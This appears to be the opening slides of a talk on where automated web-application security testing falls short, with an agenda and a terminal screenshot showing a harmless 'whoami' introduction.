



# Security Testing - Where Automation Fails

# Today

- How does security testing of web applications work
- What does the tooling landscape look like
- How does automated security testing fail
- What *can* we do




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# Hi

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A terminal window titled 'chris@box: ~ — ~ — -zsh — 66x20'. The terminal output shows: 'Last login: Wed May 18 21:52:07 on ttys002', followed by a red prompt arrow, a tilde '~', and the command 'whoami'. The output is 'chris', followed by another red prompt arrow, a tilde '~', and a green cursor block.


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chris@box: ~ — ~ — -zsh — 66x20
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[➔ ~ whoami
chris
➔ ~ █
```







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